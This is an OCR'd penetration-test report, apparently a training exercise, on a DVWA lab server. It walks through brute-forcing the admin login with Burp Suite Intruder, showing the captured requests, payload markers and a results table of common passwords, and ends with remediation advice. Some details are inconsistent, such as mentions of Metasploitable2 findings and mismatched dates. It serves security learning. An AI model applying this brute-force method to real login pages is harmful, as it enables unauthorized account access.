
Security Assessment Findings Report

Business Confidential for Elevate Cyber



Date: September 1st, 2025

Report by Aaron Ashley

Table of Contents

Confidentiality Statement

This document is the exclusive property of Elevate Cyber and Aaron Ashley. This document contains confidential information. Duplication, or use, in whole or in part, requires consent from Elevate Cyber and Aaron Ashley. Elevate Cyber may be entitled to share this document with auditors under a non-disclosure agreement to demonstrate test requirements, risk assessment, and remediation. It should also be encouraged to explain to IT and SOC departments how it impacts the infrastructure and how attackers think.

Disclaimer

These findings and recommendations reflect the information gathered during the assessment, and no changes were made or modified outside this period. They are real-time findings and environmental findings.

The findings do not provide a complete evaluation of all security controls. I, Aaron Ashley, only prioritized weak points in the Elevate Cyber test box DVWA, and I recommend conducting a similar annual assessment by an internal or third-party team.

Contact Information

Aaron Ashley	Penetration Tester	tester@email.com

Rules of Engagement

Test every control issue on the server and report findings. However, it was out of scope since it was not declared to do so. No DDoS, DoS, or attacking the SSH server that is not the DVWA server on the network. Only cleared to attack the DVWA server.

Assessment Overview

Identify as many vulnerabilities as possible, thoroughly test each open port on the network, and compare the findings to industry standards and best practices. This includes testing the network penetration test.


These phases start from planning, discovery, attack, and reporting:

- Planning - goals of Elevate Cyber are gathered, and rules of engagement are obtained.
- Discover – Perform scanning and enumeration to identify vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through testing and exploitation.
- Reporting – Documenting all attacks, discoveries, and vulnerabilities.

Finding Severity Ratings

This is a table of findings and also what defines the levels of severity and corresponding CVSS score rating provided by NIST (National Vulnerability Database):

Qualitative Severity Ratings



CVSS v4.0 Ratings

Severity	Severity Score Range
None*	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Risk is measured by two factors: Likelihood and Impact.

Likelihood: how vulnerability is exploited. Ratings are based on difficulty, tools, attacker skill level, and infrastructure.

The impact is measured by the potential vulnerability’s effect on operations, the CIA triad, financial loss, and reputational harm.

Executive Summary

I, Aaron Ashley, evaluated Elevate Cyber's internal security posture through penetration testing on September 1st, with guidance from Ryan Apollo of Elevate Cyber. The following sections provide a high-level overview of vulnerabilities, successful attempts, strengths and weaknesses, and practice guidelines, as discussed with Ryan.

Scope

The only server that is in scope is DVWA. Nothing else is allowed to be attacked or used as a foothold.

Testing Summary

The network assessment evaluation of Elevate Cyber's internal network for

DVWA: tested all security postures on the server to gain a comprehensive view of the server and raised several concerns, such as default passwords, older technology, and other misconfigurations on the server.

These were all high or critical issues that needed to be addressed right away, and the focus was on the top two issues for this report.

Tester Notes and Recommendations

Testing results for Elevate Cyber are currently under review and being discussed with both Ryan and Aaron, with different vulnerabilities found on Metasploitable2. Such a discovery was made, including vulnerabilities such as vsftpd version 2.3.4, default credentials of Tomcat, and others.

Key Strengths and Weaknesses

The following identifies key strengths during assessment

1. Not a machine that is actively on the network
2. Not on the domain

The following are identified as Weaknesses:

1. Patch management on CVE on DVWA.
2. Weak passwords
3. Null passwords
4. Default passwords

Vulnerability Summary and Report Card

Internal Penetration Test Finds:

0	1	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Weak Passwords	High	Review of weak password policy

Findings

IPT-001: Weak Passwords


Description	A weak password is an easily guessed, predictable password that provides minimal security against unauthorized access because it lacks length, complexity, and unpredictability.

Risk	Likelihood: High – Successfully gained access to the website and was able to access with an admin account with a weak password. Impact: High – This could lead to Remote Code Execution, allowing the attacker to access the server remotely and gain access to the corporate network, escalating to gain access to the domain.
System	10.0.17.235
Tools used	Burp Suite Community
References	https://www.cisa.gov/secure-our-world/require-strong-passwords

Evidence:

Steps:


I started by intercepting the website on Burp Suite and found the GET command after a failed password attempt. This should be a POST.



```
GET /vulnerabilities/brute/?username=admin&password=admin&Login=Login
HTTP/1.1
Host: 10.0.17.235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.17.235/vulnerabilities/brute/
Cookie: PHPSESSID=qj7o7a2ir8paliu6dtum0og986; security=low
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 02 Apr 2023 23:48:22 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4375
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: Brute Force :: Damn Vulnerable Web Application
      (DVWA) v1.10 *Development*
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css"
```

In Burp Suite, I can send this to Intruder for a password brute-force attack. I was able to keep admin on the page and use a word list to attack website.




Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.0.17.235

☑ Update Host header to match target

```
GET /vulnerabilities/brute/?username=§admin§&password=§asdfsd§&Login=§Login§ HTTP/1.1
Host: 10.0.17.235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.17.235/vulnerabilities/brute/
Cookie: PHPSESSID=§qj7o7a2ir8paliu6dtum0og986§; security=§low§
Upgrade-Insecure-Requests: 1
```


2. Intruder attack of http://10.0.17.235 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	4666	
1	123456	200	☐	☐	4666	
2	password	200	☐	☐	4704	
3	12345678	200	☐	☐	4666	
4	1234	200	☐	☐	4666	
5	pussy	200	☐	☐	4666	
6	12345	200	☐	☐	4666	
7	dragon	200	☐	☐	4666	
8	qwerty	200	☐	☐	4666	
9	696969	200	☐	☐	4666	
10	mustang	200	☐	☐	4666	
11	letmein	200	☐	☐	4666	
12	baseball	200	☐	☐	4666	
13	master	200	☐	☐	4666	
14	michael	200	☐	☐	4666	

44 of 499

I was able to download the password list and use Burp Suite Community to import it into the intruder model. I then observed that the password has been cracked to a length of 4704, and I was able to access the website as admin. By breaking the password, I can gain access to the server and further enumerate it to see what other content on the website I can access.

Remediation:

The password needs to be changed from the default to a more secure password. The reason is that the password is too weak. With a weak password, you can gain RCE on the host and further enumerate it, among other things. This falls under the weak password policy. By changing the password, the attacker would no longer be able to access the server easily with the admin account. Another issue is that when you sign into an account, you shouldn't be able to get a response on the page; it needs to be a POST response. That way, a failed attempt stays a failed attempt.

Final results

The issues with my findings were that the password policy needs to be stronger; however, the server is not accessible and does not have certificate records, so it is only accessible in a sandbox for testing. To prevent this, please change the password and also switch to a POST response on the page; otherwise, an attacker can continue brute forcing the account until they gain full access to the website, before it goes live.